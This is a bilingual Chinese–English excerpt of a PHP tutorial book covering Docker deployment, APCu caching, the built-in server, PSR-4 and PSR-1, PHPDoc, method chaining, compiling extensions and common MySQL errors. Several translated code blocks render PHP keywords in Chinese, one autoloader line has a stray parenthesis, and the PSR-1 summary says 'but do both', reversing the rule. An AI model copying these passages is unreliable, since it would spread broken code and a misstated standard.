[Docker](#) 是一种非常流行的容器解决方案，广泛用于生产环境中的代码部署。它使得管理和扩展网络应用程序及微服务变得更加容易。

第85.1节：获取php的docker镜像

为了在docker上部署应用程序，首先需要从注册表获取镜像。

```
docker pull php
```

这将从官方php仓库获取最新版本的镜像。一般来说，PHP通常用于部署web应用程序，因此我们需要一个http服务器配合镜像。php:7.0-apache镜像预装了apache，使部署更加便捷。

第85.2节：编写dockerfile

Dockerfile用于配置我们将用web应用代码构建的自定义镜像。在项目根目录下创建一个新文件Dockerfile，然后将以下内容放入其中

```
FROM php:7.0-apache
COPY /etc/php/php.ini /usr/local/etc/php/
COPY . /var/www/html
EXPOSE 80
```

第一行非常直观，用于指定构建新镜像时应使用的基础镜像。

同样可以更改为注册表中的任何其他特定版本的 PHP。

第二行只是将php.ini文件上传到我们的镜像中。你也可以随时将该文件更改为其他自定义文件位置。

第三行会将当前目录中的代码复制到/var/www/html，这是我们的网页根目录。请记住镜像内的/var/www/html。

最后一行只是简单地打开 Docker 容器内的 80 端口。

忽略文件

在某些情况下，可能有一些你不希望出现在服务器上的文件，比如环境配置等。假设我们的环境文件是.env。现在为了忽略该文件，我们可以简单地将其添加到代码库根目录下的.dockerignore文件中。

第85.3节：构建镜像

构建镜像并非php特有的操作，但为了构建我们上面描述的镜像，我们可以简单地使用

```
docker build -t <镜像名称> .
```

镜像构建完成后，您可以使用以下方法进行验证

```
docker images
```

Chapter 85: Docker deployment

[Docker](#) is a very popular container solution being used widely for deploying code in production environments. It makes it easier to *Manage* and *Scale* web-applications and microservices.

Section 85.1: Get docker image for php

In order to deploy the application on docker, first we need to get the image from registry.

```
docker pull php
```

This will get you the latest version of image from *official php repository*. Generally speaking, PHP is usually used to deploy web-applications so we need an http server to go with the image. php:7.0-apache image comes pre-installed with apache to make deployment hassle free.

Section 85.2: Writing dockerfile

Dockerfile is used to configure the custom image that we will be building with the web-application codes. Create a new file Dockerfile in the root folder of project and then put the following contents in the same

```
FROM php:7.0-apache
COPY /etc/php/php.ini /usr/local/etc/php/
COPY . /var/www/html
EXPOSE 80
```

The first line is pretty straight forward and is used to describe which image should be used to build out new image. The same could be changed to any other specific version of PHP from the registry.

Second line is simply to upload php.ini file to our image. You can always change that file to some other custom file location.

The third line would copy the codes in current directory to /var/www/html which is our webroot. Remember /var/www/html inside the image.

The last line would simply open up port 80 inside the docker container.

Ignoring files

In some instances there might be some files that you don't want on server like environment configuration etc. Let us assume that we have our environment in .env. Now in order to ignore this file, we can simply add it to .dockerignore in the root folder of our codebase.

Section 85.3: Building image

Building image is not something specific to php, but in order to build the image that we described above, we can simply use

```
docker build -t <Image name> .
```

Once the image is built, you can verify the same using

```
docker images
```

这将列出系统中安装的所有镜像。

第85.4节：启动应用容器

一旦我们有了镜像，就可以启动并提供服务。为了从镜像创建一个容器，使用

```
docker run -p 80:80 -d <镜像名称>
```

上述命令中，`-p 80:80` 会将服务器的端口80转发到容器的端口80。标志`-d`表示容器应作为后台任务运行。最后指定了用于构建容器的镜像。

检查容器

要检查正在运行的容器，只需使用

```
docker ps
```

这将列出docker守护进程上所有正在运行的容器。

应用程序日志

日志对于调试应用程序非常重要。为了查看它们，请使用

```
docker logs <容器ID>
```

Which would list out all the images installed in your system.

Section 85.4: Starting application container

Once we have an image ready, we can start and serve the same. In order to create a container from the image, use

```
docker run -p 80:80 -d <Image name>
```

In the command above `-p 80:80` would forward port 80 of your server to port 80 of the container. The flag `-d` tells that the container should run as background job. The final specifies which image should be used to build the container.

Checking container

In order to check running containers, simply use

```
docker ps
```

This will list out all the containers running on docker daemon.

Application logs

Logs are very important to debug the application. In order to check on them use

```
docker logs <Container id>
```

第86章：APCu

APCu是PHP的共享内存键值存储。内存在线程池中相同的PHP-FPM进程之间共享。存储的数据在请求之间持久存在。

第86.1节：遍历条目

`APCUIterator` 允许遍历缓存中的条目：

```
foreach (new APCUIterator() as $entry) {  
    print_r($entry);  
}
```

迭代器可以用一个可选的正则表达式初始化，以仅选择键匹配的条目：

```
foreach (new APCUIterator($regex) as $entry) {  
    print_r($entry);  
}
```

可以通过以下方式获取单个缓存条目的信息：

```
$key = '...';  
$regex = '^(^' . preg_quote($key) . '$)';  
print_r((new APCUIterator($regex))->current());
```

第86.2节：简单存储与检索

`apcu_store` 可用于存储，`apcu_fetch` 用于检索值：

```
$key = 'Hello';  
$value = 'World';  
apcu_store($key, $value);  
print(apcu_fetch('Hello')) // 'World'
```

第86.3节：存储信息

`apcu_cache_info` 提供有关存储及其条目的信息：

```
print_r(apcu_cache_info());
```

请注意，调用`apcu_cache_info()`而不加限制将返回当前存储的完整数据。
如果只想获取元数据，请使用`apcu_cache_info(true)`。
要获取某些缓存条目的信息，最好使用`APCUIterator`。

Chapter 86: APCU

APCu is a shared memory key-value store for PHP. The memory is shared between PHP-FPM processes of the same pool. Stored data persists between requests.

Section 86.1: Iterating over Entries

The `APCUIterator` allows to iterate over entries in the cache:

```
foreach (new APCUIterator() as $entry) {  
    print_r($entry);  
}
```

The iterator can be initialized with an optional regular expression to select only entries with matching keys:

```
foreach (new APCUIterator($regex) as $entry) {  
    print_r($entry);  
}
```

Information about a single cache entry can be obtained via:

```
$key = '...';  
$regex = '^(^' . preg_quote($key) . '$)';  
print_r((new APCUIterator($regex))->current());
```

Section 86.2: Simple storage and retrieval

`apcu_store` can be used to store, `apcu_fetch` to retrieve values:

```
$key = 'Hello';  
$value = 'World';  
apcu_store($key, $value);  
print(apcu_fetch('Hello')) // 'World'
```

Section 86.3: Store information

`apcu_cache_info` provides information about the store and its entries:

```
print_r(apcu_cache_info());
```

Note that invoking `apcu_cache_info()` without limit will return the complete data currently stored.
To only get the meta data, use `apcu_cache_info(true)`.
To get information about certain cache entries better use `APCUIterator`.

第87章：PHP内置服务器

列	列
-S	告诉PHP我们想要一个网络服务器
<hostname>:<port>	要使用的主机名和端口
-t	公共目录
<filename>	路由脚本

了解如何使用内置服务器开发和测试您的应用程序，无需使用 xamp、wamp 等其他工具。

第87.1节：运行内置服务器

```
php -S localhost:80
```

```
PHP 7.1.7 开发服务器于 2017年7月14日 星期五 15:11:05 启动  
监听地址为 http://localhost:80  
文档根目录为 C:\projetos\repgeral  
按 Ctrl-C 退出。
```

这是启动 PHP 服务器的最简单方式，响应对本地主机80端口的请求。

-S 表示我们正在启动一个网络服务器。

localhost:80 表示我们响应的主机和端口。您也可以使用其他组合，例如：

- mymachine:80 - 将监听地址 mymachine 和端口 80；
- 127.0.0.1:8080 - 将监听地址 127.0.0.1 和端口 8080；

第87.2节：带有特定目录和路由脚本的内置服务器

```
php -S localhost:80 -t project/public router.php
```

```
PHP 7.1.7 开发服务器于 2017 年 7 月 14 日星期五 15:22:25 启动  
监听地址为 http://localhost:80  
文档根目录是 /home/project/public  
按 Ctrl-C 退出。
```

Chapter 87: PHP Built in server

Column	Column
-S	Tell the php that we want a webserver
<hostname>:<port>	The host name and the port to be used
-t	Public directory
<filename>	The routing script

Learn how to use the built in server to develop and test your application without the need of other tools like xamp, wamp, etc.

Section 87.1: Running the built in server

```
php -S localhost:80
```

```
PHP 7.1.7 Development Server started at Fri Jul 14 15:11:05 2017  
Listening on http://localhost:80  
Document root is C:\projetos\repgeral  
Press Ctrl-C to quit.
```

This is the simplest way to start a PHP server that responds to request made to localhost at the port 80.

The -S tells that we are starting a webserver.

The *localhost:80* indicates the host that we are answering and the port. You can use other combinations like:

- mymachine:80 - will listen on the address mymachine and port 80;
- 127.0.0.1:8080 - will listen on the address 127.0.0.1 and port 8080;

Section 87.2: built in server with specific directory and router script

```
php -S localhost:80 -t project/public router.php
```

```
PHP 7.1.7 Development Server started at Fri Jul 14 15:22:25 2017  
Listening on http://localhost:80  
Document root is /home/project/public  
Press Ctrl-C to quit.
```

第 88 章：PSR

PSR (PHP 标准推荐) 是一系列由 FIG (框架互操作组) 制定的推荐规范。

“该组织的理念是让项目代表讨论我们项目之间的共性，并寻找合作方式” - FIG 常见问题解答

PSR 可以处于以下状态：已接受、审查中、草案或已废弃。

第 88.1 节：PSR-4：自动加载器

PSR-4 是一项已接受的推荐规范，概述了通过文件名自动加载类的标准。该推荐被建议作为早期（现已废弃）PSR-0 的替代方案。

完全限定类名应符合以下要求：

```
\<命名空间名>(\<子命名空间名>)*\<类名>
```

- 它必须包含一个顶级供应商命名空间（例如：Alphabet）
- 它可以包含一个或多个子命名空间（例如：Google\AdWord）
- 它必须包含一个结尾的类名（例如：KeywordPlanner）

因此最终的类名将是Alphabet\Google\AdWord\KeywordPlanner。完全限定的类名也应转换为有意义的文件路径，因此Alphabet\Google\AdWord\KeywordPlanner将位于 [path_to_source]/Alphabet/Google/AdWord/KeywordPlanner.php

从PHP 5.3.0开始，可以定义一个[自定义自动加载函数](#)，根据你定义的路径和文件名模式加载文件。

```
# 编辑你的php文件，包含如下内容：
```

```
spl_autoload_register(function ($class) { include 'classes/' . $class . '.class.php');};
```

将位置 ('classes/') 和文件扩展名 ('.class.php') 替换为适合你结构的值。

Composer包管理器支持PSR-4，这意味着如果你遵循该标准，可以使用Composer的供应商自动加载器自动加载项目中的类。

```
# 编辑composer.json文件，包含
```

```
{  
    "autoload": {  
        "psr-4": {  
            "Alphabet\\": "[path_to_source]"  
        }  
    }  
}
```

重新生成自动加载器文件

```
$ composer dump-autoloader
```

现在在你的代码中可以这样做：

```
<?php
```

Chapter 88: PSR

The [PSR](#) (PHP Standards Recommendation) is a series of recommendations put together by the [FIG](#) (Framework Interop Group).

"The idea behind the group is for project representatives to talk about the commonalities between our projects and find ways we can work together" - [FIG FAQ](#)

PSRs can be in the following states: Accepted, Review, Draft or Deprecated.

Section 88.1: PSR-4: Autoloader

PSR-4 is an *accepted recommendation* that outlines the standard for autoloading classes via filenames. This recommendation is recommended as the alternative to the earlier (and now deprecated) [PSR-0](#).

The fully qualified class name should match the following requirement:

```
\<NamespaceName>(\<SubNamespaceNames>)*\<ClassName>
```

- It MUST contain a top level vendor namespace (E.g.: Alphabet)
- It MAY contain one or more sub-namespaces (E.g.: Google\AdWord)
- It MUST contain an ending class name (E.g.: KeywordPlanner)

Thus the final class name would be Alphabet\Google\AdWord\KeywordPlanner. The fully qualified class name should also translate into a meaningful file path therefore Alphabet\Google\AdWord\KeywordPlanner would be located in [path_to_source]/Alphabet/Google/AdWord/KeywordPlanner.php

Starting with PHP 5.3.0, a [custom autoloader function](#) can be defined to load files based on the path and filename pattern that you define.

```
# Edit your php to include something like:
```

```
spl_autoload_register(function ($class) { include 'classes/' . $class . '.class.php';});
```

Replacing the location ('classes/') and filename extension ('.class.php') with values that apply to your structure.

Composer package manager [supports PSR-4](#) which means, if you follow the standard, you can load your classes in your project automatically using Composer's vendor autoloader.

```
# Edit the composer.json file to include
```

```
{  
    "autoload": {  
        "psr-4": {  
            "Alphabet\\": "[path_to_source]"  
        }  
    }  
}
```

Regenerate the autoloader file

```
$ composer dump-autoloader
```

Now in your code you can do the following:

```
<?php
```

```
require __DIR__ . '/vendor/autoload.php';
$KeywordPlanner = new Alphabet\Google\AdWord\KeywordPlanner();
```

第88.2节：PSR-1：基本编码标准

[PSR-1](#) 是一项公认的建议，概述了代码应如何

编写的基本标准建议。

- 它概述了类、方法和常量的命名规范。
- 它要求采用PSR-0或PSR-4建议。
- 它指出应使用的PHP标签：`<?php` 和 `<?=`，但不使用 `<?`。
- 它规定了应使用的文件编码（UTF8）。
- 它还说明文件应声明新符号（类、函数、常量等）且不产生其他副作用，要么执行带副作用的逻辑且不定义符号，但不能两者兼做。

```
require __DIR__ . '/vendor/autoload.php';
$KeywordPlanner = new Alphabet\Google\AdWord\KeywordPlanner();
```

Section 88.2: PSR-1: Basic Coding Standard

[PSR-1](#) is an *accepted recommendation* and outlines a basic standard recommendation for how code should be written.

- It outlines naming conventions for classes, methods and constants.
- It makes adopting PSR-0 or PSR-4 recommendations a requirement.
- It indicates which PHP tags to use: `<?php` and `<?=` but not `<?`.
- It specifies what file encoding to use (UTF8).
- It also states that files should either declare new symbols (classes, functions, constants, etc.) and cause no other side effects, or execute logic with side effects and not define symbols, but do both.

第89章：PHPDoc

第89.1节：描述变量

可以使用@var关键字来描述以下内容的类型和用法：

- 类属性
- 局部或全局变量
- 类或全局常量

```
class 示例 {
    /** @var string 这是一个保持不变的东西 */
    const UNCHANGING = "Untouchable";

    /** @var string $some_str 这是一个字符串 */
    public $some_str;

    /**
     * @var array $stuff 这是一组东西
     * @var array $nonsense 这些是无意义的东西
     */
    private $stuff, $nonsense;

    ...
}
```

类型可以是内置的PHP类型之一，也可以是用户定义的类，包括命名空间。

变量名应包含在内，但如果文档块仅适用于一个项目，则可以省略。

第89.2节：向函数添加元数据

函数级注解帮助IDE识别返回值或潜在的危险代码

```
/** 
 * 将两个数字相加。
 *
 * @param Int $a 第一个加数
 * @param Int $b 第二个加数
 * @return Int
 */
function sum($a, $b)
{
    return (int) $a + $b;
}

/** 
 * 不要运行我！我总是会抛出异常。
 *
 * @throws Exception 总是抛出异常
 */
function dangerousCode()
{
    throw new Exception('Ouch, that was dangerous!');
}

/** 
 * 旧结构应被弃用，以便人们知道不要使用它们。

```

Chapter 89: PHPDoc

Section 89.1: Describing a variable

The @var keyword can be used to describe the type and usage of:

- a class property
- a local or global variable
- a class or global constant

```
class Example {
    /** @var string This is something that stays the same */
    const UNCHANGING = "Untouchable";

    /** @var string $some_str This is some string */
    public $some_str;

    /**
     * @var array $stuff This is a collection of stuff
     * @var array $nonsense These are nonsense
     */
    private $stuff, $nonsense;

    ...
}
```

The type can be one of the built-in PHP types, or a user-defined class, including namespaces.

The name of the variable should be included, but can be omitted if the docblock applies to only one item.

Section 89.2: Adding metadata to functions

Function level annotations help IDEs identify return values or potentially dangerous code

```
/** 
 * Adds two numbers together.
 *
 * @param Int $a First parameter to add
 * @param Int $b Second parameter to add
 * @return Int
 */
function sum($a, $b)
{
    return (int) $a + $b;
}

/** 
 * Don't run me! I will always raise an exception.
 *
 * @throws Exception Always
 */
function dangerousCode()
{
    throw new Exception('Ouch, that was dangerous!');
}

/** 
 * Old structures should be deprecated so people know not to use them.

```

```

/*
* @deprecated
*/
function oldCode()
{
    mysql_connect(/* ... */);
}

```

第89.3节：描述参数

```

/***
* 参数
*
* @param int $int
* @param string $string
* @param array $array
* @param bool $bool
*/
function demo_param($int, $string, $array, $bool)
{
}

/***
* 参数 - 可选 / 默认值
*
* @param int $int
* @param string $string
* @param array $array
* @param bool $bool
*/
function demo_param_optional($int = 5, $string = 'foo', $array = [], $bool = false)
{
}

/***
* 参数 - 数组
*
* @param array $mixed
* @param int[] $integers
* @param string[] $strings
* @param bool[] $bools
* @param string[]|int[] $strings_or_integers
*/
function demo_param_arrays($mixed, $integers, $strings, $bools, $strings_or_integers)
{
}

/***
* 参数 - 复杂类型
* @param array $config
* <pre>
* $params = [
*     'hostname' => (string) 数据库主机名。必填。
*     'database' => (string) 数据库名称。必填。
*     'username' => (string) 数据库用户名。必填。
* ]
* </pre>
*/
function demo_param_complex($config)
{
}

```

```

/*
* @deprecated
*/
function oldCode()
{
    mysql_connect(/* ... */);
}

```

Section 89.3: Describing parameters

```

/***
* Parameters
*
* @param int $int
* @param string $string
* @param array $array
* @param bool $bool
*/
function demo_param($int, $string, $array, $bool)
{
}

/***
* Parameters - Optional / Defaults
*
* @param int $int
* @param string $string
* @param array $array
* @param bool $bool
*/
function demo_param_optional($int = 5, $string = 'foo', $array = [], $bool = false)
{
}

/***
* Parameters - Arrays
*
* @param array $mixed
* @param int[] $integers
* @param string[] $strings
* @param bool[] $bools
* @param string[]|int[] $strings_or_integers
*/
function demo_param_arrays($mixed, $integers, $strings, $bools, $strings_or_integers)
{
}

/***
* Parameters - Complex
* @param array $config
* <pre>
* $params = [
*     'hostname' => (string) DB hostname. Required.
*     'database' => (string) DB name. Required.
*     'username' => (string) DB username. Required.
* ]
* </pre>
*/
function demo_param_complex($config)
{
}

```

第89.4节：收藏

[PSR-5](#) 提出了一种类似泛型的集合表示法。

泛型语法

```
类型[]
类型<类型>
类型<类型[, 类型]...>
类型<类型[ | 类型]...>
```

集合中的值甚至可以是另一个数组，甚至是另一个集合。

```
类型<类型<类型>>
类型<类型<类型[, 类型]...>>
类型<类型<类型[ | 类型]...>>
```

示例

```
<?php

/**
 * @var ArrayObject<string> $name
 */
$name = new ArrayObject(['a', 'b']);

/**
 * @var ArrayObject<int> $name
 */
$name = new ArrayObject([1, 2]);

/**
 * @var ArrayObject<stdClass> $name
 */
$name = new ArrayObject([
    new stdClass(),
    new stdClass()
]);

/**
 * @var ArrayObject<string/int/stdClass/bool> $name
 */
$name = new ArrayObject([
    'a',
    true,
    1,
    'b',
    new stdClass(),
    'c',
    2
]);

/**
 * @var ArrayObject<ArrayObject<int>> $name
 */
$name = new ArrayObject([
    new ArrayObject([1, 2]),
    new ArrayObject([1, 2])
]);
```

Section 89.4: Collections

[PSR-5](#) proposes a form of Generics-style notation for collections.

Generics Syntax

```
Type[]
Type<Type>
Type<Type[, Type]...>
Type<Type[ | Type]...>
```

Values in a Collection MAY even be another array and even another Collection.

```
Type<Type<Type>>
Type<Type<Type[, Type]...>>
Type<Type<Type[ | Type]...>>
```

Examples

```
<?php

/**
 * @var ArrayObject<string> $name
 */
$name = new ArrayObject(['a', 'b']);

/**
 * @var ArrayObject<int> $name
 */
$name = new ArrayObject([1, 2]);

/**
 * @var ArrayObject<stdClass> $name
 */
$name = new ArrayObject([
    new stdClass(),
    new stdClass()
]);

/**
 * @var ArrayObject<string/int/stdClass/bool> $name
 */
$name = new ArrayObject([
    'a',
    true,
    1,
    'b',
    new stdClass(),
    'c',
    2
]);

/**
 * @var ArrayObject<ArrayObject<int>> $name
 */
$name = new ArrayObject([
    new ArrayObject([1, 2]),
    new ArrayObject([1, 2])
]);
```

```

/**
 * @var ArrayObject<int, string> $name
 */
$name = new ArrayObject([
    1 => 'a',
    2 => 'b'
]);

/**
 * @var ArrayObject<string, int> $name
 */
$name = new ArrayObject([
    'a' => 1,
    'b' => 2
]);

/**
 * @var ArrayObject<string, stdClass> $name
 */
$name = new ArrayObject([
    'a' => new stdClass(),
    'b' => new stdClass()
]);

```

第89.5节：向文件添加元数据

文件级元数据适用于文件中的所有代码，应放置在文件顶部：

```

<?php

/**
 * @author 约翰·多伊 (jdoe@example.com)
 * @copyright MIT
 */

```

第89.6节：从父结构继承元数据

如果一个类继承另一个类并使用相同的元数据，提供@inheritDoc 是使用相同文档的简单方法。如果多个类继承自一个基类，只需更改基类，子类即可受到影响。

抽象类 FooBase

```

{
    /**
 * @param Int $a 第一个加数参数
 * @param Int $b 第二个加数参数
 * @return Int
 */
    公共函数 sum($a, $b) {}
}

```

类 ConcreteFoo extends FooBase

```

{
    /**
 * @inheritDoc
 */
    public function sum($a, $b)
    {
        return $a + $b;
    }
}

```

```

/**
 * @var ArrayObject<int, string> $name
 */
$name = new ArrayObject([
    1 => 'a',
    2 => 'b'
]);

/**
 * @var ArrayObject<string, int> $name
 */
$name = new ArrayObject([
    'a' => 1,
    'b' => 2
]);

/**
 * @var ArrayObject<string, stdClass> $name
 */
$name = new ArrayObject([
    'a' => new stdClass(),
    'b' => new stdClass()
]);

```

Section 89.5: Adding metadata to files

File level metadata applies to all the code within the file and should be placed at the top of the file:

```

<?php

/**
 * @author John Doe (jdoe@example.com)
 * @copyright MIT
 */

```

Section 89.6: Inheriting metadata from parent structures

If a class extends another class and would use the same metadata, providing it @inheritDoc is a simple way for use the same documentation. If multiple classes inherit from a base, only the base would need to be changed for the children to be affected.

```

abstract class FooBase
{
    /**
     * @param Int $a First parameter to add
     * @param Int $b Second parameter to add
     * @return Int
     */
    public function sum($a, $b) {}
}

class ConcreteFoo extends FooBase
{
    /**
     * @inheritDoc
     */
    public function sum($a, $b)
    {
        return $a + $b;
    }
}

```

}

}

第90章：设计模式

本主题提供了在PHP中实现的知名设计模式示例。

第90.1节：PHP中的方法链

方法链是一种技术，详见Martin Fowler的著作《领域特定语言》。方法链的总结是

使修改器方法返回宿主对象，从而可以在单个表达式中调用多个修改器。

考虑这段非链式/常规代码（从上述书籍移植到PHP）

```
$hardDrive = new HardDrive;  
$hardDrive->setCapacity(150);  
$hardDrive->external();  
$hardDrive->setSpeed(7200);
```

方法链允许你以更简洁的方式编写上述语句：

```
$hardDrive = (new HardDrive)  
    ->setCapacity(150)  
    ->external()  
    ->setSpeed(7200);
```

为了使这段代码能够工作，你只需要在想要链式调用的方法中返回\$this：

```
class HardDrive {  
    protected $isExternal = false;  
    protected $capacity = 0;  
    protected $speed = 0;  
  
    public function external($isExternal = true) {  
        $this->isExternal = $isExternal;  
        return $this; // 返回当前类实例以允许方法链调用  
    }  
  
    public function setCapacity($capacity) {  
        $this->capacity = $capacity;  
        return $this; // 返回当前类实例以允许方法链调用  
    }  
  
    public function setSpeed($speed) {  
        $this->speed = $speed;  
        return $this; // 返回当前类实例以允许方法链调用  
    }  
}
```

何时使用

使用方法链的主要场景是在构建内部领域特定语言（Domain Specific Languages）时。方法链是表达式构建器（Expression Builders）和流畅接口（Fluent Interfaces）中的一个构建模块。但它们并不完全等同。方法链仅仅是使这些成为可能。引用福勒的话：

Chapter 90: Design Patterns

This topic provides examples of well known design patterns implemented in PHP.

Section 90.1: Method Chaining in PHP

Method Chaining is a technique explained in [Martin Fowler's book Domain Specific Languages](#). Method Chaining is summarized as

Makes modifier methods return the host object, so that multiple modifiers can be invoked in a single expression.

Consider this non-chaining/regular piece of code (ported to PHP from the aforementioned book)

```
$hardDrive = new HardDrive;  
$hardDrive->setCapacity(150);  
$hardDrive->external();  
$hardDrive->setSpeed(7200);
```

Method Chaining would allow you to write the above statements in a more compact way:

```
$hardDrive = (new HardDrive)  
    ->setCapacity(150)  
    ->external()  
    ->setSpeed(7200);
```

All you need to do for this to work is to `return $this` in the methods you want to chain from:

```
class HardDrive {  
    protected $isExternal = false;  
    protected $capacity = 0;  
    protected $speed = 0;  
  
    public function external($isExternal = true) {  
        $this->isExternal = $isExternal;  
        return $this; // returns the current class instance to allow method chaining  
    }  
  
    public function setCapacity($capacity) {  
        $this->capacity = $capacity;  
        return $this; // returns the current class instance to allow method chaining  
    }  
  
    public function setSpeed($speed) {  
        $this->speed = $speed;  
        return $this; // returns the current class instance to allow method chaining  
    }  
}
```

When to use it

The primary use cases for utilizing Method Chaining is when building internal Domain Specific Languages. Method Chaining is a building block in [Expression Builders](#) and [Fluent Interfaces](#). It is not synonymous with those, though. Method Chaining merely enables those. Quoting Fowler:

我还注意到一个常见的误解——许多人似乎将流畅接口等同于方法链。当然，链式调用是流畅接口中常用的技术，但真正的流畅远不止于此。

话虽如此，仅仅为了避免写宿主对象而使用方法链，被许多人认为是一种代码异味（code smell）。这会导致API不直观，尤其是在与非链式API混用时。

附加说明

命令查询分离

命令查询分离是由贝特朗·迈耶（Bertrand Meyer）提出的一项设计原则。它指出，修改状态的方法（命令）不应返回任何内容，而返回内容的方法（查询）不应修改状态。这使得系统更易于推理。方法链违反了这一原则，因为它既修改状态又返回内容。

访问器（Getters）

在使用实现方法链的类时，调用getter方法（即返回除\$this以外内容的方法）时需特别注意。由于getter必须返回除\$this以外的值，将额外的方法链接到getter上会使调用作用于获取的值，而非原始对象。虽然链式getter有一些使用场景，但它们可能会降低代码的可读性。

迪米特法则及其对测试的影响

如上所述，方法链并不违反迪米特法则，也不会影响测试。因为我们返回的是宿主实例，而非某个协作者。这是一个常见的误解，源于人们将简单的方法链与流畅接口和表达式构建器混淆。只有当方法链返回宿主对象以外的其他对象时，才会违反迪米特法则，并导致测试中出现大量Mock对象。

I've also noticed a common misconception - many people seem to equate fluent interfaces with Method Chaining. Certainly chaining is a common technique to use with fluent interfaces, but true fluency is much more than that.

With that said, using Method Chaining just for the sake of avoiding writing the host object is considered a [code smell](#) by many. It makes for unobvious APIs, especially when mixing with non-chaining APIs.

Additional Notes

Command Query Separation

[Command Query Separation](#) is a design principle brought forth by Bertrand Meyer. It states that methods mutating state (*commands*) should not return anything, whereas methods returning something (*queries*) should not mutate state. This makes it easier to reason about the system. Method Chaining violates this principle because we are mutating state *and* returning something.

Getters

When making use of classes which implement method chaining, pay particular attention when calling getter methods (that is, methods which return something other than \$this). Since getters must return a value other than \$this, chaining an additional method onto a getter makes the call operate on the *gotten* value, not on the original object. While there are some use cases for chained getters, they may make code less readable.

Law of Demeter and impact on testing

Method Chaining as presented above does not violate [Law of Demeter](#). Nor does it impact testing. That is because we are returning the host instance and not some collaborator. It's a common misconception stemming from people confusing mere Method Chaining with *Fluent Interfaces* and *Expression Builders*. It is only when Method Chaining returns *other objects than the host object* that you violate Law of Demeter and end up with Mock fests in your tests.

第91章：编译PHP扩展

第91.1节：在Linux上编译

在典型的Linux环境中编译PHP扩展，需要满足以下几个前提条件：

- 基本的Unix技能（能够使用“make”和C编译器）
- 一个ANSI C编译器
- 你想要编译的PHP扩展的源代码

通常有两种方式编译PHP扩展。你可以将扩展静态编译进PHP二进制文件，或者编译为共享模块，由PHP二进制文件在启动时加载。共享模块更常见，因为它允许你在不重建整个PHP二进制文件的情况下添加或移除扩展。本例重点介绍共享选项。

如果您是通过包管理器（如apt-get install、yum install等）安装的PHP，则需要安装PHP的-dev包，该包包含构建环境所需的PHP头文件和phpize脚本。该包的名称可能类似于php5-dev或php7-dev，但请务必使用您的包管理器在发行版的仓库中搜索适当的名称，因为名称可能不同。

如果你是从源码构建PHP，头文件很可能已经存在于你的系统中（通常位于/usr/include或/usr/local/include）。

编译步骤

确认你已经具备所有编译所需的前提条件后，可以访问pecl.php.net，选择你想要编译的扩展，并下载压缩包。

1. 解压压缩包（例如 tar xfvz yaml-2.0.0RC8.tgz）
2. 进入解压后的目录并运行 phpize
3. 如果一切顺利，你现在应该能看到新生成的 ./configure 脚本，运行该脚本 ./configure
4. 接下来你需要运行 make，来编译扩展
5. 最后，make install 会将编译好的扩展二进制文件复制到你的扩展目录

make install 步骤通常会告诉你扩展被复制到的安装路径。这个路径通常在/usr/lib/，例如可能是/usr/lib/php5/20131226/yaml.so。但这取决于你PHP的配置（例如 --with-prefix）和具体的API版本。路径中包含API编号是为了将针对不同API版本构建的扩展分别存放在不同位置。

在PHP中加载扩展

要在 PHP 中加载扩展，找到适用于相应 SAPI 的已加载 php.ini 文件，并添加以下行
extension=yaml.so 然后重启 PHP。当然，将 yaml.so 替换为你实际安装的扩展名称。

对于 Zend 扩展，你确实需要提供共享对象文件的完整路径。然而，对于普通的 PHP 扩展，此路径是从已加载配置中的 extension_dir 指令派生的，或者是在初始设置期间从 \$PATH 环境变量中获取的。

Chapter 91: Compile PHP Extensions

Section 91.1: Compiling on Linux

To compile a PHP extension in a typical Linux environment, there are a few pre-requisites:

- Basic Unix skills (being able to operate "make" and a C compiler)
- An ANSI C compiler
- The source code for the PHP extension you want to compile

Generally there are two ways to compile a PHP extension. You can **statically** compile the extension into the PHP binary, or compile it as a **shared** module loaded by your PHP binary at startup. Shared modules are more likely since they allow you to add or remove extensions without rebuilding the entire PHP binary. This example focuses on the shared option.

If you installed PHP via your package manager (apt-get install, yum install, etc..) you will need to install the -dev package for PHP, which will include the necessary PHP header files and phpize script for the build environment to work. The package might be named something like php5-dev or php7-dev, but be sure to use your package manager to search for the appropriate name using your distro's repositories. They can differ.

If you built PHP from source the header files most likely already exist on your system (*usually* in /usr/include or /usr/local/include).

Steps to compile

After you check to make sure you have all the prerequisites, necessary to compile, in place you can head over to pecl.php.net, select an extension you wish to compile, and download the tar ball.

1. Unpack the tar ball (e.g. tar xfvz yaml-2.0.0RC8.tgz)
2. Enter the directory where the archive was unpacked and run phpize
3. You should now see a newly created .configure script if all went well, run that ./configure
4. Now you will need to run make, which will compile the extension
5. Finally, make install will copy the compiled extension binary to your extension directory

The make install step will typically provide the installation path for you where the extension was copied. This is *usually* in /usr/lib/, for example it might be something like /usr/lib/php5/20131226/yaml.so. But this depends on your configuration of PHP (i.e. --with-prefix) and specific API version. The API number is included in the path to keep extensions built for different API versions in separate locations.

Loading the Extension in PHP

To load the extension in PHP, find your loaded php.ini file for the appropriate SAPI, and add the line
extension=yaml.so then restart PHP. Change yaml.so to the name of the actual extension you installed, of course.

For a Zend extension you do need to provide the full path to the shared object file. However, for normal PHP extensions this path derived from the [extension_dir](#) directive in your loaded configuration, or from the \$PATH environment during initial setup.

第 92 章：常见错误

第 92.1 节：在布尔值上调用 fetch_assoc

如果你遇到如下错误：

```
致命错误: 在布尔值上调用成员函数 fetch_assoc(), 位于 C:\xampp\htdocs\stack\index.php  
第 7 行
```

其他变体可能类似于：

```
mysql_fetch_assoc() 期望参数 1 为资源类型, 实际给定为布尔值...
```

这些错误意味着你的查询（这是 PHP/MySQL 错误）或引用存在问题。上述错误是由以下代码产生的：

```
$mysqli = new mysqli("localhost", "root", "");  
  
$query = "SELCT * FROM db"; // 注意这里的错误  
$result = $mysqli->query($query);  
  
$row = $result->fetch_assoc();
```

为了解决此错误，建议改为让 mysql 抛出异常：

```
// 在脚本开头添加此代码  
mysqli_report(MYSQLI_REPORT_ERROR | MYSQLI_REPORT_STRICT);
```

这样会抛出一个异常，带有更有帮助的错误信息：

```
您的 SQL 语法有错误；请检查与您的 MariaDB 服务器版本对应的手册  
, 以获取在'SELCT * FROM db'附近第 1 行使用正确语法的方法
```

另一个会产生类似错误的例子是，您只是向
mysql_fetch_assoc 函数或类似函数传递了错误的信息：

```
$john = true;  
mysql_fetch_assoc($john, $mysqli); // 这没有任何意义？？
```

第92.2节：意外的 \$end

```
解析错误: 语法错误, 意外的 文件结尾 在 C:\xampp\htdocs\stack\index.php 第 4 行
```

如果你遇到类似的错误（或者根据PHP版本，有时是意外的 `$end`），你需要确保所有的引号、所有的括号、所有的大括号、所有的方括号等都已正确配对。

